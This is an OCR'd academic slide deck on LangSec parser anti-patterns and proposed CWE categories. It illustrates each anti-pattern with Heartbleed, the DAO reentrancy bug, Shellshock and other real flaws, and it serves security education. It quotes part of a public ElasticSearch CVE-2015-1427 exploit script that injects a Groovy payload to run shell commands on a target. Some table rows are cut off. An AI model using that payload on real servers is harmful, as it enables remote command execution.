The Seven Turrets of Babel:

Parser anti-patterns & how to expunge them

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DARTMOUTH
VOX CLAMANTIS IN DESERTO
1769

Economics

- Pen test, code audit **"2+2"**: 2 persons, 2 weeks
  - Attackers have "**infinite**" time to find just 1 vuln
- Proofs of exploitability take weeks, even when weakness is **evident**
- Confirming **departures from safe design practices** is more helpful than proof of exploitability

A set of CWEs to say:

- this parser is trouble
- this data format is trouble
- this protocol spec is trouble

"A bad feeling is not a finding"

A bad feeling is not a finding

Our program

- Give the "bad feeling" a solid theory
  - Why parsers/protocols that *look* like trouble *are* trouble
  - Enhance CWE-398 "Indicator of poor code quality"
- Give auditors a weapon against **anti-patterns** in **parser code / data format** design:
  - Enable **LangSec CWE findings**, with a **taxonomy**
  - Show actual mechanisms behind CWE-20 "Improper input validation" etc.

Existing CWEs: 20, 78, 79, 89, ...

Brief Listing of the Top 25

The Top 25 is organized into three high-level categories that contain multiple CWE entries.

Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

- CWE-20: Improper Input Validation
- CWE-116: Improper Encoding or Escaping of Output
- CWE-89: Failure to Preserve SQL Query Structure ('SQL Injection')
- CWE-79: Fail
- CWE-78: Imp ('OS Comma
- CWE-319: Cl
- CWE-352: Cr
- CWE-362: Ra
- CWE-209: Er

2009 CWE/SANS Top 25

Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

For each weakness, its ranking in the general list is provided in square brackets.

Rank	CWE ID	Name
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[2]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[4]	CWE-352	Cross-Site Request Forgery (CSRF)
[8]	CWE-434	Unrestricted Upload of Fil
[9]	CWE-78	Improper Neutralization Command Injection')
[17]	CWE-209	Information Exposure Th
[23]	CWE-601	URL Redirection to Untrus
[25]	CWE-362	Race Condition

2010 CWE/SANS Top 25

Insecure Interaction Between Components

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For each weakness, its ranking in the general list is provided in square brackets.

Rank	CWE ID	Name
[1]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[4]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[9]	CWE-434	Unrestricted Upload of File with Dangerous Type
[12]	CWE-352	Cross-Site Request Forgery (CSRF)
[22]	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')

2011 CWE/SANS Top 25
(and still current)

What's wrong with existing CWEs?

- "Improper input **neutralization**" in shell command, SQL, and web contexts (CWE-{78,79,89})
    - **Mechanism**, not root cause

- Wrong level of **abstraction**. **Consequence** of bad design, not description of one.

    - Almost the proof of the vuln (expensive to find)

What is *input validation* and what good is it?

- Everyone is telling everyone else to "validate inputs for security". But what does it mean?
  - Implication: "valid" == "safe".
- Not all ideas of "valid" are helpful: compiling & running **valid** C on your system is **not** safe!
- "Safe" means **predictably** not causing **unexpected operations**

Security: "**valid**" must mean **predictable**, or it's useless


- Being valid should be a **judgment** about **behavior** of inputs on the rest of the program
  - Note: CWE's "**neutralization**" implies input is active, must be made "inert" to be safe
- "Every input is a program". Judging programs is very hard, unless they are very simple.

(Valid => predictable) || useless

- Make the judgment as **simple** as possible
  - i.e., checkable by code that can't run away & can be verified
- In general, "non-trivial" properties of Turing-complete programs **can't** be verified
  - but programs for simpler automata **can** be automatically verified

"trouble"/
weakness

Data format



Parser Structure

"Data format is code's destiny"

"Everything is an interpreter (=parser)"

"Every sufficiently complex input processor
is indistinguishable from a VM
running inputs as bytecode"

What is "trouble"?


Your program is a CPU/VM for adversary-controlled inputs

You must prevent run-away computation (a.k.a. exploit)

You must formulate & verify assumptions


$$P \{ Q \} R \supseteq P' \{ Q' \} R' \supseteq P'' \{ Q'' \} R'' \supseteq \ldots$$

Even strict C.A.R. Hoare-style verification is **brittle** if **any** assumptions are violated




"Babel", a CWE

"Failure to communicate assumptions to interacting modules"




"Computation is not stable w.r.t. proofs"


Is the P { Q } R chain like this:



or like this?



Recognizer Pattern to combat brittleness



Christopher Ulrich, "Alchemy"

Anti-patterns

1. **Shotgun parsing**
2. **Input language > DCF**
3. **Non-minimalistic input-handing**
4. **Parser differentials**
5. **Incomplete specification**
6. **Overloaded fields**
7. **Permissive processing of invalid input**

1. "Shotgun parser"

- Parsing and input-validating code is **mixed with** and **spread across** processing code
- Input checks are **scattered** throughout the program
- **No** clear **boundary** after which the input can be considered fully checked & **safe** to operate on
- It's unclear from code **which properties** are **being** checked & which **have been** checked

Heartbleed is a "shotgun parser" bug

Heartbeat sent to victim

SSL3_RECORD

SSLv3 record:

Length
4 bytes

HeartbeatMessage

Type	Length	Payload data
TLS1_HB_REQUEST	65535 bytes	1 byte

hbtype payload

```
hbtype = *p++;
n2s(p, payload);
pl = p;
```

```
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Where OpenSSL's parser went wrong

```
-       /* Read type and payload length first */
-       hbtype = *p++;
-       n2s(p, payload);
-       pl = p;
-
        if (s->msg_callback)
                s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                        &s->s3->rrec.data[0], s->s3->rrec.length,
                        s, s->msg_callback_arg);
```

```
+       /* Read type and payload length first */
+       if (1 + 2 + 16 > s->s3->rrec.length)
+               return 0; /* silently discard */
+       hbtype = *p++;
+       n2s(p, payload);
+       if (1 + 2 + payload + 16 > s->s3->rrec.length)
+               return 0; /* silently discard per RFC 6520 sec. 4 */
+       pl = p;
+
        if (hbtype == TLS1_HB_REQUEST)
                {
                unsigned char *buffer, *bp;
+               unsigned int write_length = 1 /* heartbeat type */ +
+                                           2 /* heartbeat length */ +
+                                           payload + padding;
                int r;
```

Premature processing of unvalidated input

2. Input languages more powerful than DCF

- "Validating input" is judging what **effect** it will have on code
    - "Is it **safe** to process?" == "Will it cause **unexpected computation** on my program?"

- Make the judgment as **simple** as possible:
  "regular or context-free, syntactically valid == safe"
    - Comp. power of recognizer **rises** with language's syntactic complexity (Chomsky hierarchy)

- Rice's theorem, halting problem: you **can't** judge effects of Turing-complete inputs. **Don't even try**!

Ethereum DAO disaster

```
1  contract investmentBank {
2
3      function () public { //add balance
4          balance[msg.sender] += msg.value; //increment balance
5      }
6
7      //elision
8
9      ///Withdraw a sender's entire balance
10     function withdrawAll() public {
11         int r = msg.sender.call.value(balance[msg.sender])();
12         if (!r) { throw; } //have to check...
13         balance[msg.sender] = 0; //before deducting.
14     }
15
16 }
```

"To find out what it does, you need to run it"

Recursion is trouble

```
18 contract maliciousWallet {
19
20     c = address_of_an_investmentBank;
21
22     //elision
23
24     function seedBalance() {
25         investmentBank bank = investmentBank(c);
26         bank.call.value(100)(); //give 100 ether to bank
27     }
28
29     //default function, called when someone sends us ether
30     function () public {
31         investmantBank bank = investmentBank(c); //instantiate reference
32         c.withdrawAll();
33     }
34 }
```

3. Non-minimalistic input handling

- Input-handling code should do **nothing** more than **consume** input, **validate** it (correctly) & **deserialize** it
  - Use the **exact** complexity needed to validate & create **well-typed** objects
  - Reflection, evaluation, etc. **don't belong** in input-handling code (even if "sanitized")
- Any extra computational power exposed is **privilege** given away to **attacker**

CVE-2015-1427

"Sanitized" Groovy scripts in inputs + JVM Reflection = Pwnage

```
def banner():
    print """\x1b[1;32m
```


```
 Exploit for ElasticSearch , CVE-2015-1427   Version: %s\x1b[0m""" %(__version__)

def execute_command(target, command):
    payload = """{"size":1, "script_fields": {"lupin":{"script":
"java.lang.Math.class.forName(\\"java.lang.Runtime\\").getRuntime().exec(\\"%s\\").getText()"}}}""" %(command)
    try:
        url = "http://%s:9200/_search?pretty" %(target)
        r = requests.post(url=url, data=payload)
    except Exception, e:
        sys.exit("Exception Hit"+str(e))
    values = json.loads(r.text)
    f[redacted]ingjson = values['hits']['hits'][0]['fields']['lupin'][0]
    print f[redacted]ingjson.strip()


def exploit(target):
    print "{*} Spawning Shell on target... Do note, its only semi-interactive... Use it to drop a better
payload or something"
    while True:
        cmd = raw_input("~$ ")
```

"Ruby off Rails"

- "Why parse if we can **eval(user_input)**?"
  - Oh so many. Joernchen of Phenoelit *Phrack 69:12*, Egor Homakov ("*Don't let YAML.load close to any user input*"), ...
  - CVE-2016-6317, *"Mitigate by casting the parameter to a **string** before passing it to Active Record"*

"Shellshock" CVE-2014-6271
parse_and_execute(CGI_input)

```
/* Initialize the shell variables from the current environment.
   If PRIVMODE is nonzero, don't import functions from ENV or
   parse $SHELLOPTS. */
void
initialize_shell_variables (env, privmode)
     char **env;
     int privmode;
{
  [...]
  for (string_index = 0; string = env[string_index++]; )
    {

      [...]
      /* If exported function, define it now.  Don't import functions from
     the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4))
      {
        [...]
        parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
        [...]
      }
}
```

Recognizer must be **equal** in power to input language

http://stackoverflow.com/questions/1732348/regex-match-open-tags-except-xhtml-self-contained-tags

You can't parse [X]HTML with regex. Because HTML can't be parsed by regex. Regex is not a tool that can be used to correctly parse HTML. As I have answered in HTML-and-regex questions here so many times before, the use of regex will not allow you to consume HTML. Regular expressions are a tool that is insufficiently sophisticated to understand the constructs employed by HTML. HTML is not a regular language and hence cannot be parsed by regular expressions. Regex

will **devour your HT**ML parser, application and existence for all time like Visual Basic only worse *he comes he com*es *do not fi*ght h**e comes, h**is unholy radiancé de*stroying all enlightenment, HTML tags* ***leaking from your eyes like liq****uid pain*, the song of regular expression parsing will exti*nguish the voices of mor****tal man from the sp****here I can see it can you see it it is beautiful t*he f `inal snuf` fing *of the lie****s of Man ALL IS LOST ALL IS L***OST th*e pony he com*es he comes he **comes *the* ich**or permeat*es al*l MY FAC*E MY FACE ᵒh god n***o NO NOOOO N*Θ stop *the an*gles `are` **not real ZALGO IS TONY THE PONY HE COMES**

4. Parser differentials

- Parsers in a distributed system disagree about what a message is
    - X.509 /ASN.1 *"PKI Layer cake"*:
      CA sees (and signs) a different CN in CSR than client in the signed cert
    - *Android Master Key* bugs: Java package verifier sees different package structure than C++ installer (~signed vs unsigned ints in zipped stream)
        - Also, an instance of overly complex input format (must deal with complexity of unzip before validating!)

5. Incomplete specification

- Leads to parser differentials (X.509 redux)
- Without clear assumptions, the C.A.R. Hoare's P {Q} R **chain** of assumptions & checks breaks
  - What is "valid" input? What's to be rejected?
- Doomed if more than one module (or programmer) is involved
  - Cf.: OpenSSL CVE-2016-0703, LibNSS CVE-2009-2404, ...

6. Overloaded fields

- Magic values **cannot** be consistently validated
  - What *language grammar* includes them?
  - What *type system* captures them?

- E.g.: CVE-2015-7871: NTP's crypto key field overloaded to mean "auth not required"

7. Permissive processing of invalid inputs

- **Reject, don't "fix"** invalid input. You cannot guarantee its computational behavior on your system.
  - famous example: IE8 anti-XSS created XSS vulns
    - PDF rewriting by Acrobat makes it hard to judge PDFs
- Your program's attempts to "fix" invalid input **will** become a part of the attacker's **exploit machine**
  - Postel's Robustness principle is trouble!
- **Rewriting** is a powerful computation model!
  Don't give the attacker any of it.

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CWEs

